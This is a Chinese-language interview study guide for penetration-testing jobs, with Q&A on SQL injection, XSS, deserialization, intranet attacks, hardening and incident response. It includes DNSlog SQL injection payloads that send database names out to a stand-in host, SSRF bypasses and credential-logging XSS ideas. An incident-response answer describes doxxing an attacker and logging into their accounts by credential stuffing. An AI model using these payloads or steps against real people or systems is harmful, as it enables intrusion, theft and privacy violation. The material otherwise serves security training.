合理编写简历，理解背诵题目

- 一、web常问（42）
  - 1. SQL注入原理的种类？防御呢？预编译原理？
    - 原理：在数据交互中，前端的数据传入到后台处理时，由于后端没有做严格的判断，导致其传入的“数据”拼接到SQL语句中后，被当作SQL语句的一部分执行。
    - 种类：字符，数字，布尔，报错，延迟，联合，堆叠，宽字节，XFF等
    - 修复：使用预编译，PDO，正则表达式过滤，开启魔术引号，加装WAF等
    - 预编译原理：预编译将一次查询通过两次交互完成，第一次交互发送查询语句的模板，由后端的SQL引擎进行解析为AST或Opcode，第二次交互发送数据，代入AST或Opcode中执行，无论后续向模板传入什么参数，这些参数仅仅被当成字符串进行查询处理，因此杜绝了sql注入的产生。
  - 2. XSS的种类有哪些？区别？修复呢？
    - 种类：存储型，反射型，DOM型
    - 区别：存储型:常出现在信息修改添加等地方，导致恶意代码被存储在数据库中，每当被攻击者访问到后就会触发执行；反射型：常出现在url中，一般需要攻击者提前构造好恶意链接，欺骗用户点击，触发攻击代码；DOM型：攻击代码在url中，然后输出在了浏览器的DOM节点中。简单比较会发现，存储和反射都经过服务器，而DOM是纯前端。
    - 修复：对输入数据进行Html Encode 处理，白名单过滤，过滤JavaScript 事件的标签，开启http-only，装WAF等。
  - 3. XSS,CSRF和SSRF区别？(很常问)

- XSS：跨站脚本攻击；
- CSRF：跨站请求伪造脚本攻击；
- SSRF：服务器请求伪造攻击。
- 区别：XSS是服务器对用户输入的数据没有进行足够的过滤，导致客户端浏览器在渲染服务器返回的html页面时，出现了预期值之外的 脚本语句被执行。CSRF：CSRF是服务器端没有对用户提交的数据进行随机值校验，且对http请求包内的refer字段校验不严，导致攻击者可以 利用用户的Cookie信息伪造用户请求发送至服务器。 SSRF：SSRF是服务器对 用户提供的可控URL过于信任，没有对攻击者提供的RUL进行地址限制和足够的检测，导致攻击者可以以此为跳板攻击内网或其他服务器。

- 4. XXE漏洞了解吗?
  - XXE漏洞即xml外部实体注入漏洞,发生在应用程序解析XML输入时，没有禁止外部实体的加载，导致可加载恶意外部文件，造成文件读取、命令执行、内网端口、攻击内网网站、发起dos攻击等危害。
- 5. PHP反序列化有了解吗?
  - 序列化就是将一个对象转换成字符串，反序列化则反之，将字符串重新转化为对象。
  - 此外，PHP反序列化又可以简单分成两种，一种无类，一种有类，无类利用就略微简单，如果源码会将输入的值进行反序列化，那我们就需要提前将数据序列化后再传入。而想要利用有类就要用到魔术方法，而魔术方法就像一个潜规则一样，例如我们在创建对象时，就会触发__construct(),并执行__construct()中的代码。

- 再用通俗的话来说，例如有人喊出了你女朋友的名字，你脑海中就会马上复现出她的身影一样，没有人让你特意去想，只是一种无意识的规则调用。

- 5.1 JAVA反序列化了解吗？有没有了解过shrio反序列化？(最常问，无论hvv还是工作面试)?
  - Java中的ObjectOutputStream类的writeObject()方法可以实现序列化，其作用把对象转换成字节流，便于保存或者传输，而ObjectInputStream类的readObject()方法用于反序列化，作用就是把字节流还原成对象。
  - shiro反序列化主要是Apache shiro提供了一个remember的一个功能，用户登录成功后会生成经过加密并编码的cookie，保存在浏览器中方便用户的日常使用，而服务器对cookie的处理流程就是先获取浏览器上保存的cookie，然后将其bs64解码，再进行AES解密，再将其反序列化进行校验，而漏洞就是出现在这里，我们都知道AES它是一个硬编码，他是有默认密钥的，如果程序员没有去修改或者过于简单，那我们就可以进行cookie重构，先构造我们的恶意代码，然后将恶意代码进行序列化，然后AES加密(密钥我们已经爆破出来了)，再进行bs64编码，形成我们新的cookie，而服务器在处理时就会按照刚才的处理流程，就会在服务端触发我们构造的恶意代码。
- 6. 逻辑漏洞遇到过哪些，给你登录框有没有什么思路?
  - 常见逻辑漏洞：越权，响应包修改，支付金额修改，cookie爆破，密码找回方面等等
  - 登录页面思路：爆破，session覆盖，sql注入，xss，任意用户注册，js文件查看敏感信息，短信轰炸，万能密

码，二次注入，模板注入等等

- 7. CDN和DNS区别？CDN绕过思路？
  - CDN：内容分发网络，主要作用就是让用户就近访问网络资源，提高响应速度，降低网络拥堵。
  - DNS:域名服务器，主要作用就是将域名翻译成ip地址。
  - CDN绕过思路：子域名，内部邮件，黑暗引擎搜索，国外ping，证书及DNS查询，app抓包，配置不当泄露，扫全网，DOS攻击等。
- 8. 常见的中间件漏洞知道哪些？
  - IIS：PUT漏洞、短文件名猜解、远程代码执行、解析漏洞等
  - Apache：解析漏洞、目录遍历等
  - Nginx:文件解析、目录遍历、CRLF注入、目录穿越等
  - Tomcat:远程代码执行、war后门文件部署等
  - JBoss:反序列化漏洞、war后门文件部署等
  - WebLogic:反序列化漏洞、SSRF任意文件上传、war后门文件部署等
  - .....
- 9. WAF绕过的手法你知道哪些？
  - 这里从以sql注入为例，从三个层面简单总结一下手法。
  - 1.从架构层面：找到服务器真实IP，同网段绕过，http和https同时开放服务绕过，边缘资产漏洞利用绕过。
  - 2.从协议层面：分块延时传输，利用pipline绕过，利用协议未覆盖绕过，POST及GET提交绕过。
  - 3.从规则层面：编码绕过，等价符号替换绕过，普通注释和内敛注释，缓冲区溢出，mysql黑魔法，白名单及静态资源绕过，文件格式绕过，参数污染。

- 等等等等等等

10. 命令无回显如何解决?
    - 无回显：延时判断，http请求监听，DNSlog利用，写入当前目录下载查看等等。
11. 3389端口无法连接的几种情况?
    - 1.3389关闭状态，2.端口修改，3.防火墙连接，4.处于内网环境，5.超过了服务器最大连接数，6.管理员设置权限，指定用户登录。
12. 常问的端口信息?
    - 21：FTP文件传输协议
    - 22：SSH远程连接
    - 23：TELNET远程登录
    - 25：SMTP邮件服务
    - 53：DNS域名系统
    - 80：HTTP超文本传输协议
    - 443：HTTPS安全超文本传输协议
    - 1433：MSSQL
    - 3306：MYSQL
    - 3389：windows远程桌面服务端口
    - 7701：weblogic
    - 8080：TCP,HTTP协议代理服务器：Apache-tomcat默认端口号
13. 渗透测试的流程?(主要看自己)
    - 单一网站：先判断有无CDN，有先找真实ip，无的话扫扫旁站，c段，此外识别CMS，看看使用什么中间件，插件，系统等等，再对其进行端口探测，目录扫描，查看网站的js文件，看看有没有敏感信息泄露，找找看看有没有app，公众号之类的等等扩大资产面，然后对收集到的信息进行常规的漏洞探测。

- 网段或区域：使用goby工具对资产进行一个批量的扫描，批量打点，然后对可能存在漏洞的薄弱点进行漏洞探测。

14. 什么是逻辑漏洞？说出至少三种业务逻辑漏洞，以及修复方式？

- 逻辑漏洞是指由于程序逻辑不严或逻辑太复杂，导致一些逻辑分支不能够正常处理或处理错误。
- 拿支付漏洞来说，简单思路有价格修改，支付状态修改，数量最大值溢出，订单替换，支付接口替换，四舍五入，越权支付等等。
- 拿登录来说，修改状态信息，密码修改跳过验证等等。
- 密码找回漏洞中存在：1）密码允许暴力破解、2）存在通用型找回凭证、3）可以跳过验证步骤、4）找回凭证可以拦包获取。
- 身份认证漏洞中最常见的是：1）会话固定攻击、2）Cookie 仿冒。只要得到 Session 或 Cookie 即可伪造用户身份。
- 验证码漏洞中存在：1）验证码允许暴力破解、2）验证码可以通过 Javascript 或者改包的方法来进行绕过。

15. 未授权访问你可以简单说说吗？

- Redis 未授权访问漏洞
- 未开启认证，导致可以直接连接到数据库，
- 然后在攻击机中生成ssh公钥和私钥，密码设置为空，
- 然后将生成的公钥写入，再利用私钥连接。
- JBOSS 未授权访问漏洞
- 访问ip/jmx-console 就可以浏览 jboss 的部署管理的信息面板，不需要输入用户名和密码可以直接部署上传木马。

- 简单来说就是对某些页面的验证不严格导致绕过了用户验证的环节，使其可以直接访问到某些登录后才能访问到的页面。

16. 打点一般会用什么漏洞?
    - 优先以java反序列化这些漏洞像shiro，fastjson，weblogic，用友oa等等进行打点，随后再找其他脆弱性易打进去的点。因为javaweb程序运行都是以高权限有限运行，部分可能会降权。
17. 平常怎么去发现shiro漏洞的?
    - 登陆失败时候会返回rememberMe=deleteMe字段或者使用shiroScan被动扫描去发现
    - 完整:
    - 未登陆的情况下，请求包的cookie中没有rememberMe字段，返回包set-Cookie里也没有deleteMe字段
    - 登陆失败的话，不管勾选RememberMe字段没有，返回包都会有rememberMe=deleteMe字段
    - 不勾选RememberMe字段，登陆成功的话，返回包set-Cookie会有rememberMe=deleteMe字段。但是之后的所有请求中Cookie都不会有rememberMe字段
    - 勾选RememberMe字段，登陆成功的话，返回包set-Cookie会有rememberMe=deleteMe字段，还会有rememberMe字段，之后的所有请求中Cookie都会有rememberMe字段
18. weblogic权限绕过?
    - 1. 通过静态资源来绕过权限验证，防止被重定向到登陆界面。
    - 2. 通过请求 .portal ， 控制处理的 Servlet 是渲染 UI 的 MBeanUtilsInitSingleFileServlet 。
    - 3. 通过编码后的 ../ ， 让最终渲染的模版是 console.portal 。

- 19. fastjson漏洞利用原理？
  - 在请求包里面中发送恶意的json格式payload，漏洞在处理json对象的时候，没有对@type字段进行过滤，从而导致攻击者可以传入恶意的TemplatesImpl类，而这个类有一个字段就是_bytecodes，有部分函数会根据这个_bytecodes生成java实例，这就达到fastjson通过字段传入一个类，再通过这个类被生成时执行构造函数。
- 20. 拿到webshell不出网情况下怎么办？
  - reg上传去正向连接。探测出网协议，如dns，icmp。
- 21. PHP 代码执行的危险函数？PHP 命令执行函数？
  - PHP 代码执行的危险函数：call_user_func()、call_user_func_array()、create_function()、array_map()
  - PHP 命令执行函数：system()、shell_exec()、passthru()、exec()、popen()、proc_open()、putenv()
- 22. Sql 注入无回显的情况下，利用 DNSlog，mysql 下利用什么构造代码？mssql 下又如何？
  - （1）没有回显的情况下，一般编写脚本，进行自动化注入。但与此同时，由于防火墙的存在，容易被封禁 IP，可以尝试调整请求频率，有条件的使用代理池进行请求。
  - （2）此时也可以使用 DNSlog 注入，原理就是把服务器返回的结果放在域名中，然后读取 DNS 解析时的日志，来获取想要的信息。
  - （3）Mysql 中利用 load_file() 构造payload：' and if((select load_file(concat('\\\\',(select database()),'.xxx.ceye.io\\abc'))),1,0)#
  - （4）Mssql 下利用 master..xp_dirtree 构造payload：DECLARE @host varchar(1024);SELECT @host=(SELECT

db_name())+'.xxx.ceye.io';EXEC('master..xp_dirtree"\'+@host+'\foobar$"');

- 23. phpmyadmin写sehll的方法?
  - 常规导入shell的操作
  - 一句话导出shell
  - 日志备份获取shell
- 24. 缓冲区溢出原理?
  - 由于C/C++语言没有数组越界检查机制，当向局部数组缓冲区里写入的数据超过为其分配的大小时，就会发生缓冲区溢出。攻击者可利用缓冲区溢出来窜改进程运行时栈，从而改变程序正常流向，轻则导致程序崩溃，重则系统特权被窃取。比如只有1000，你写入1500，多出了500，其中的100在汇编里调用JMP，剩下400是shellcode，那100字节调用JMP跳到shellcode，然后反弹连接。
- 25. SSRF 禁用 127.0.0.1 后如何绕过，支持哪些协议?
  - (1) 利用进制转换
  - (2) 利用DNS解析
  - (3) 利用句号（127。0。0。1）
  - (4) 利用[::]（http://[::]:80/）；
  - (5) 利用@（http://example.com@127.0.0.1）；
  - (6) 利用短地址（http://dwz.cn/11SMa）；
  - (7) 协议（Dict://、SFTP://、TFTP://、LDAP://、Gopher://）
- 26. phar协议如何利用，php伪协议input与post数据包发送有什么区别?
  - （1）可以Bypass一些waf，绕过上传限制
  - （2）Phar反序列化，Phar:// 伪协议读取phar文件时，会反序列化meta-data储存

- （3） 区别
- 一、 application/x-www-form-urlencoded 或 multipart/form-data时，php://input 中是原始数据。$_POST 中是关联数组，且没有上传控件的内容。
- 二、 enctype="multipart/form-data" 时php://input 是无效的。
- 三、 Content-Type = "text/plain"时，$_POST 不能获取post的数据， php://input可以。

- 27. ssrf怎么用redis写shell?
  - SSRF服务端请求伪造：
  - 一、对内网扫描，获取 banner 。
  - 二、攻击运行在内网的应用，主要是使用 GET 参数就可以实现的攻击（比如 Struts2，sqli 等）。
  - 三、利用协议读取本地文件。
  - 四、 云计算环境AWS Google Cloud 环境可以调用内网操作 ECS 的 API。
  -
  - webligic SSRF漏洞：通过SSRF的gopher协议操作内网的redis，利用redis将反弹shell写入crontab定时任务，url编码，将\r字符串替换成%0d%0a。
- 28 . sqlmap自带脚本你知道哪些？由编写过吗?
  - 1、apostrophemask.py ： 将引号替换为UTF-8,用于过滤单引号。
  - 2、base64encode.py :替换为base64编码。
  - 3、multiplespaces.py:围绕SQL关键字添加多个空格。
  - 4、space2plus.py:用+号替换为空格。
- 29. SVN/GIT源代码泄露?
  - （1）在使用SVN管理本地代码过程中，会自动生成一个名为.svn的隐藏文件夹，其中包含重要的源代码信

息：

- （2）使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。

30. 提权你了解过吗？udf提取原理是什么

- 将udf文件放到指定位置（Mysql>5.1放在Mysql根目录的lib\plugin文件夹下）
- 从udf文件中引入自定义函数(user defined function)
- 执行自定义函数

31. 讲诉一些近期及有代表性的漏洞?

- Microsoft Exchange .Net反序列化远程代码执行(CVE-2020-0688)：该漏洞是由于Exchange控制面板（ECP）组件中使用了静态密钥validationKey和decryptionKey。
- Apache Tomcat 文件包含漏洞(CVE-2020-1938)：默认情况下,Tomcat会开启AJP连接器, Tomcat在AJP协议的实现上存在漏洞,导致攻击者可以通过发送恶意的请求,可以读取或者包含Web根目录下的任意文件,配合文件上传，将导致任意代码执行(RCE)。
- Weblogic IIOP反序列化漏洞（CVE-2020-2551）：weblogic核心组件中IIOP协议，通过该协议对存在漏洞的WebLogic进行远程代码执行的攻击。
- Apache Solr远程代码执行（CVE-2019-12409）：默认配置文件solr.in.sh,在其配置文件中ENABLE_REMOTE_JMX_OPTS字段默认配置不安全.如果使用默认配置,将启用JMX监视服务并将对公网监听18983的RMI端口,无需任何验证,配合JMX RMI远程代码执行。
- SHIRO-550 反序列化漏洞：shiro默认使用了CookieRememberMeManager，其处理cookie的流程

是：得到rememberMe的cookie值-->Base64解码-->AES解密-->反序列化。AES的密钥是硬编码在代码里，就导致了反序列化的RCE漏洞。

- SHIRO-721反序列化漏洞：不需要key，利用Padding Oracle Attack构造出RememberMe字段后段的值结合合法的RememberMe cookie即可完成攻击。
- 泛微Ecology OA SQL注入漏洞：validate.jsp接口的SQL注入，/cpt/manage/validate.jsp。
- 泛微ecology OA系统接口存在数据库配置信息泄露：/mobile/dbconfigreader.jsp,直接访问该页面将为DES加密以后的乱码,使用DES算法结合硬编码的key进行解密。
- Confluence本地文件泄露漏洞(CVE-2019-3394)catalina.jar中的org.apache.catalina.webresources.StandardRoot.class的getResource方法的validate存在过滤和限制，所以可遍历路径均在/WEB-INF下。
- Apache Dubbo反序列化漏洞（CVE-2019-17564）：当HTTP remoting 开启的时候，存在反序列化漏洞。

32. 了解过解析漏洞，分别有哪些?

- IIS：
  - 1、在网站目录*.asp、*.asa下的任何扩展名的文件格式都会被解析为asp并执行在目录*.asp下，*.txt文本文件被解析。
  - 2、在IIS6.0上，分号;后面的不解析。
- nginx：
  - 1、在网站目录下创建文件demo2.jpg，然后再浏览器中访问http://192.168.11.131/test2/demo2.jpg/aaa.php，服务器对请求的内容是从右向左的。Nginx拿到文件路径（更专业的说法是

URI）/test.jpg/test.php后，一看后缀是.php，便认为该文件是php文件，转交给php去处理。php一看/test.jpg/test.php不存在，便删去最后的/test.php，又看/test.jpg存在，便把/test.jpg当成要执行的文件了，又因为后缀为.jpg，php认为这不是php文件，于是返回“Access denied.”。

    - 2、00截断

- apache

    - 1、Apache解析文件的时候是按照从右向左的方式，直到遇到自己能解析的脚本后缀

- 33. 为何一个mysql数据库的站，只有一个80端口开放?

    - 更改了端口，没有扫描出来。
    - 站库分离。
    - 3306端口不对外开放。

- 34. 注入时可以不使用and 或or 或xor，直接order by 开始注入吗?

    - and/or/xor，前面的1=1、1=2步骤只是为了判断是否为注入点，如果已经确定是注入点那就可以省那步骤去。

- 35. 在有shell的情况下，如何使用xss实现对目标站的长久控制?

    - 后台登录处加一段记录登录账号密码的js，并且判断是否登录成功，如果登录成功，就把账号密码记录到一个生僻的路径的文件中或者直接发到自己的网站文件中。(此方法适合有价值并且需要深入控制权限的网络)。
    - 在登录后才可以访问的文件中插入XSS脚本。

- 36. 目标站无防护，上传图片可以正常访问，上传脚本格式访问则403.什么原因?

- 原因很多，有可能web服务器配置把上传目录写死了不执行相应脚本，尝试改后缀名绕过。

- 37. access 扫出后缀为asp的数据库文件，访问乱码。如何实现到本地利用?
  - 迅雷下载，直接改后缀为.mdb。
- 38. 对于不能直接上传而且只能通过命令行执行的shell，应该怎么办?
  - 使用bitsadmin 进行下载
  - 使用powershell 进行下载
  - 使用 certutil 进行下载
  - 使用 WGET 进行下载
  - https://blog.csdn.net/weixin_42918771/article/details/110394116
- 39. shiro不出网怎么利用?
  - 1.定位Web目录写入文件
  - 2.构造回显
  - 3.内存马
  - 4.时间延迟获取Web路径写入webshell
- 40. 文件包含Getshell思路?
  - https://www.anquanke.com/post/id/248627
- 41. 文件上传绕过WAF思路?
  - https://cloud.tencent.com/developer/article/1944142
- 42. xss的防护方法有哪些呢？httponly绕过?
  - 输入过滤
  - 纯前端渲染
  - 转义 HTML
  - CVE-2012-0053。

- PHPINFO页面（如果目标网站存在PHPINFO页面，就可以通过XMLHttpRequest请求该页面获取Cookie信息（$_SERVER[“HTTP_COOKIE”]会打印出具有httponly属性的cookies））。
- iframe框架钓鱼（通过<iframe>标签嵌入一个远程域，完全撑开后，以覆盖原有的页面）。
- 跳转钓鱼（通过购买相似域名，构建相同的钓鱼页面，使受害者跳转至钓鱼站）。
- 历史密码（通过js伪造登录表单，欺骗浏览器自动填入，由此获取浏览器记住的历史密码）。

二、工具常问（6）

1.你常用的渗透工具or漏扫工具?

- 渗透工具：msf，cs，nmap，slqmap，dirscan，burp等
- 漏扫：xray,awvs,nessus,appscan等

2.sqlmap中--os-shell的原理及利用条件?

- 利用条件：root权限，知道绝对路径，GPC关闭，Secure_file_priv参数为空或者为指定路径。
- 原理及流程：原理其他比较简单，先目标的一个基础信息的探测，然后上传shell到目标web网站上，利用shell传参进行命令执行，退出时删除shell。
- 当然数据库不同，必要条件也不同，例如sqlserver需要数据库支持外连，数据库权限为SA权限，主要利用xp_cmdshell扩展进行命令执行。
- 原理细致分析：https://xz.aliyun.com/t/7942#toc-4

3.对于信息收集你会使用哪些工具？具体用来干什么?

- nmap：端口服务扫描，常见漏洞探测
- dirsearch：目录信息扫描
- whatwaf：waf检测识别

- WFuzz：fuzz测试
- 潮汐指纹识别orwappalzer：cms及中间件等信息收集
- 等等等.....

4.市面上的几款webshell管理工具，他们的相同点和不同点?

- 相同点：都是webshell管理的工具，都采用的是C/S模型，上传的shell为S，个人客户端为C。
- 不同点：实现区别，功能差异，例如冰蝎有流量动态加密。

5.有没有了解或者使用过厂商的安全设备？(有的话请举例说明)

- 而目前比较知名的态势感知厂商主要有：服云、安恒、瀚思、360、深信服、新华三，绿盟，奇安信等等。
- 演示视频：新华三A02演示视频：https://v.youku.com/v_show/id_XMzk4NTc4NDM4MA==.html
- 其他的自己找找，或者根据个人情况回答。

6. nmap常用参数，说一下?

- https://www.cnblogs.com/Vinson404/p/7784829.html

三、内网常问（19）

1. 横向渗透命令执行手段?

- psexec，wmic，smbexec，winrm，net use共享+计划任务+type命令。

2. psexec和wmic或者其他的区别?

- psexec会记录大量日志，wmic不会记录下日志。wmic更为隐蔽

3. Dcom怎么操作?

- 通过powershell执行一些命令，命令语句比较复杂，不记得了

- 4. 抓取密码的话会怎么抓?
  - procdump+mimikatz 转储然后用mimikatz离线读取
- 5. 什么版本之后抓不到密码?
  - windows server 2012之后
- 6. 抓不到的话怎么办?
  - 翻阅文件查找运维等等是否记录密码。
  - 或者hash传递。
  - 或者获取浏览器的账号密码等等。
- 7. 域内攻击方法有了解过吗?
  - MS14-068、 Roasting攻击离线爆破密码、委派攻击，非约束性委派、基于资源的约束委派、ntlm relay。
- 8. 桌面有管理员会话，想要做会话劫持怎么做?
  - 提权到system权限，然后去通过工具，就能够劫持任何处于已登录用户的会话，而无需获得该用户的登录凭证。
- 9. 内网渗透思路?
  - 代理穿透
  - 权限维持
  - 内网信息收集
  - 口令爆破
  - 凭据窃取
  - 社工

- 横行和纵向渗透
- 拿下域控

10. 当前机器上有一个密码本，但加密了，应该怎么办?
    - 使用hashcat或者其他密码爆破工具进行爆破。
11. 获取域控的方法有哪些?
    - SYSVOL
    - MS14-068 Kerberos
    - SPN扫描
    - 黄金票据和白银票据
    - 域服务账号破解
    - 凭证窃取
    - NTLM relay
    - kerberos委派
    - zerologon漏洞
    - 地址解析协议
    - CVE-2021-42278和CVE-2021-42287
12. 黄金票据和白银票据说一下?
    - https://www.jianshu.com/p/4936da524040
13. Windows权限维持？Linux权限维持?
    - windows: https://xz.aliyun.com/t/8095
    - linux: https://xz.aliyun.com/t/7338

- 14. shellcode免杀了解吗？有哪些方法？
  - https://xz.aliyun.com/t/7170
- 15. 域信息收集思路？
  - 1. 判断是否存在域
  - 2. 定位域控
  - 3. 域基本信息查询（所有域、域信任信息、域密码策略）
  - 4. 域内用户查询（定位域管）
  - 5. 域内主机查询
  - 6.BloodHound工具
- 16. 代理转发常用的工具有哪些？
  - frp
  - Neo-reGeorg
  - ssf
  - ew
  - Venom
  - .....
- 17. 目标机器ping不通外网，没有办法走网络层协议，如何搭建隧道？
  - 搭建基于webshell的内网隧道：Neo-reGeorg、pystinger
- 18. 如何快速定位域控，介绍三种方式？

- https://blog.csdn.net/weixin_43939009/article/details/118277688

19. pth，ptt，ptk区别?

- https://blog.csdn.net/Waffle666/article/details/120268915

四、计算机网络常问（7）

1. 说一说OSI模型和TCP/IP体系结构?

- OSI模型：从下到上为物理层，数据链路层，网络层，传输层，会话层，表达层，应用层。
- TCP/IP结构：从下到上为网络接口层，网络层，传输层，应用层

2. TCP/IP的三次握手和四次挥手过程，且为什么要这样?


- 三次握手：当客户端连接服务器，首先会对服务器发送一个SYN包(连接请求数据)，表示询问是否可以连接，服务器如果同意连接，就会回复一个SYN+ACK，客户端收到后就会回复一个ACK包，连接建立。因为期间相互发送了三包数据，所以称为三次握手。
- 四次挥手：处于连接状态的客户端或者服务器都可以发起关闭连接请求，假设客户端主动发起关闭请求，它先需要先服务端发送一个FIN包，表示我要关闭连接，自己进入终止等待1的状态(第一次挥手)，服务器收到FIN包之后发送一包ACK包，表示自己进入关闭等待的状态，客户端进入终止等待2的状态(第二次挥手)，服务器这时候还可以发送未发送的数据，客户端还可以接收数据，等到服务端将所有数据发送完后，向客户端发送一个FIN包，自身进入最后缺人状态(第三次挥手)，客户端收到后回复一个ACK包，自己进入超时等待状态，进入超时时间

后关闭连接，而服务端收到ACK包后立即关闭连接(第四次挥手)。

- 原因：为了解决网络信道不可靠的问题，为了能够在不可靠的信道上建立起可靠的连接。
- 一条视频看懂TCP/IP协议的三次握手与四次挥手(看一遍就会，强推)：https://b23.tv/5md739N

- 3. 私有ip的地址划分？
  - 分为三类
  - A类：10.0.0.0——10.255.255.255
  - B类：172.16.0.0——172.31.255.255
  - C类：192.168.0.0——192.168.255.255
- 4. UDP和TCP协议的区别及优缺点？
  - UDP协议是基于非连接的，发送数据就是将数据简单是封装，然后从网卡发出去即可。数据包之间并没有状态上的联系，所以其优点就是性能消耗少，资源占用少；缺点就是稳定性弱。
  - TCP协议是基于连接的，在收发数据前必须和对方建立可靠的连接，建立连接的3次握手、断开连接的4次挥手，为数据传输打下可靠基础。所以优点就是 传输稳定可靠。
- 5. 正向Shell和反向Shell的区别是什么？
  - 正向shell：攻击者连接被攻击机器，可用于攻击者处于内网，被攻击者处于公网的情况。
  - 反向shell：被攻击者主动连接攻击者，可用于攻击者处于外网，被攻击者处于内网的情况。
- 6. 正向代理和反向代理的区别？
  - 正向代理：当客户端无法访问外部资源的时候(例如goolge，youtube)，可以通过一个正向代理去间接的访问。

- 打个比方：A向C借钱，由于一些情况不能直接向C借钱，于是A想了一个办法，他让B去向C借钱，这样B就代替A向C借钱，A就得到了C的钱，C并不知道A的存在，B就充当了A的代理人的角色。



- 反向代理：客户端时无感知代理的存在，以代理服务器来接收internet上的连接，然后将请求转发给内部网络上的服务器，并从服务器上得到的结果返回给internet上请求连接的客户端。
- 再次打个比方：A向B借钱，B没有拿自己的钱，而是悄悄地向C借钱，拿到钱之后再交给A,A以为是B的钱，他并不知道C的存在。

- 在内网渗透中，正反向代理可以这样回答
- **正向代理：**已控服务器监听端口，通过这个端口形成一个正向的隧道，由代理机器代替主机去访问内网目标。但是内网入口一般处于DMZ区域有防火墙拦截，无法直接进入内网环境。
- **反向代理：**由内网主机主动交出权限到代理机器，然后本地去连接形成反向代理。例如：VPS监听本地端口，已控内网服务器来连接此端口，形成一个隧道。如果内网设备连接外网，就无法回弹只能再想其他办法。

- 7.常见防火墙的种类?
- 简单种类：包过滤防火墙，代理防火墙，状态检测防火墙

- 五、系统(windows及linux)方面常问（10）
  - 1.如何手工判断对方操作系统?
    - 1.修改url中参数，改成大写，正常为windows，不正常即为linux
    - 2.ping服务器，返还得TTL值不一样，windows一般在100以上，linux一般是100以下。
    - 3.查看数据包HTTP报头，如果是iis那就肯定是windows
  - 2.windows和Linux查看开放端口和运行服务的命令?
    - windows：查看端口使用情况【netstat -ano】，查看运行的服务【net start】
    - Linux：查看本机开放端口【netstat -tuln】，查看当前所有运行的服务【service --status-all | grep running】
  - 3.Linux日志目录?
    - /var/log下
  - 4.windows中下载文件的命令有哪些?
    - certutil，bitsadmin，powershell，copy
    - winodws下载执行命令大全：https://xz.aliyun.com/t/1654
  - 5.windows或linux被植入后门文件，讲一下你的排查流程?
    - 检查系统日志，检查系统用户，查看是否有异常的系统用户，检查异常进程，检查隐藏进程，检查异常系统文件，检查系统文件完整性，检查网络，检查系统计划任务，检查系统后门，检查系统服务。
  - 6.windows提权的方法及思路?
    - 1. 系统内核溢出提权；
    - 2. 数据库提权；
    - 3. 错误的系统配置提权；
    - 4. DLL劫持提权；
    - 5. 特权第三方软件or服务提权；

- 6. 令牌窃取提权；
- 7. web中间件漏洞提权；
- 8. AT，SC，PS提权等等；

- 7.Linux提权的思路及方法有哪些?
  - 1.系统内核溢出提权；
  - 2.SUID和GUID提权；
  - 3.不安全的环境变量提权；
  - 4.定时任务提权；
  - 5.数据库提权等
- 8.windows加固方法?
  - 1.修改3389端口
  - 2.设置安全策略，不允许SAM账户的匿名枚举，不允许SAM账户和共享的匿名枚举
  - 3.在组策略中设置阻止访问注册表编辑工具
  - 4.开启审核对象访问，开启审核目录服务访问，开启审核系统事件
  - 5.禁止445端口漏洞
  - 6.设置屏幕保护在恢复时使用密码保护
  - 7.设置Windows密码策略：设密码必须满足复杂性，设置密码长度最小值为8位，最长存留期为30天
  - 8.开启Windows防火墙，关闭ping服务，打开3389、80等服务
  - 9.关闭系统默认共享
  - 等.....
- 9.Linux加固方法?
  - 1.修改ssh的配置文件，禁止root直接登录
  - 2.修改密码策略配置文件，确保密码最小长度为8位
  - 3.确保错误登录3次，锁定此账户5分钟

- 4.禁止su非法提权，只允许root和wheel组用户su到root
- 5.不响应ICMP请求
- 6.设置登陆超时时间为10分钟
- 7结束非法登录用户
- 等.....

10.木马驻留的方式有哪些(去哪些敏感位置排查木马)?

- 1.注册表
- 2.服务
- 3.自启动目录
- 4.集合任务
- 5.关联文件类型
- 等.....

六、应急响应常问（10）

1.你知道哪些常用的威胁情报平台?

- 1.微步情报社区：https://x.threatbook.cn/
- 2.奇安信情报中心：https://ti.qianxin.com/
- 3.绿盟情报中心：https://nti.nsfocus.com/apt/home
- 此外360绿盟情报中心，VT，安恒等等

2.设备误报如何处理（日志）？

- 1.关键字检测
- 2.异常请求
- 3.行为分析

3.如何查看区分是扫描流量和手动流量?

- 扫描流量：流量集中，具有数据包内容具有一定规律型，数据包请求间隔低或频率基本一致。
- 手工流量：反之扫描流量回答即可。

4.内网告警应该如何处理，流程是怎么样的?

- 具体定位到哪台机器，报警说明知道具体漏洞类型，打相应补丁。
- 利用webshell或者是shell查杀工具查杀，查看tmp目录下是非有带有免杀的木马。彻底清除。再到全流量分析的机子上看，是非有经过其他的机器。拿到攻击ip之后到线上的一些网站查看主机类型，比如360或者微步上，查看是否是傀儡机，vps跳板，或者是国内个人云主机。如果是个人云主机，就可以通过whois查看是非有最近绑定的域名，或者绑定者的邮箱。知道邮箱之后就可以反查询出qq号说多少，再利用社工查询到手机号，到一个知名的网站或知名软件上查询这个手机号有没有注册过什么网站，可以去这些网站通过撞库的方法登入，这样就可以拿到这个攻击者的身份证，学校，地址这些了。

- 5.应急响应的简单流程?
  - 收集信息：由安全设备收集主机，样本信息，以及一些客户信息。
  - 判断类型：是否是安全事件？具体为什么安全事件？挖矿？DOS？等。
  - 深入分析：从系统角度深入分析，日志，进程，启动项这些去分析。
  - 清理处置：杀掉异常进程，删除异常文件，打补丁或者修复相关文件等。
  - 产出报告：对此次安全事件进行一个完整的文档描述。
- 6. 对蜜罐有什么了解?
  - 蜜罐是对攻击者的欺骗技术，用以监视、检测、分析和溯源攻击行为，没有业务用途。
  - 蜜罐的流量预示着扫描或攻击行为，较好聚焦攻击流量。

- 7. 防火墙怎样判断这是一个反序列化漏洞?
  - 抓包，反序列化的数据包有固定格式的字符串：O:length:"value":属性数：{属性类型:属性length:属性value;属性类型:属性length:属性value;}。
- 8.应急响应如何查找挖矿病毒，如何通过进程找到挖矿文件?
  - (1) 任务管理器netstat -anp寻找异常进程PID看端口信息，然后根据端口信息定位到文件，cd /proc/PID （ls -l查看），禁用可疑的服务项。
  - (2) windows还可以用wmic分析进程参数。
- 9. 如何查看被入侵后敲过的命令?
  - History
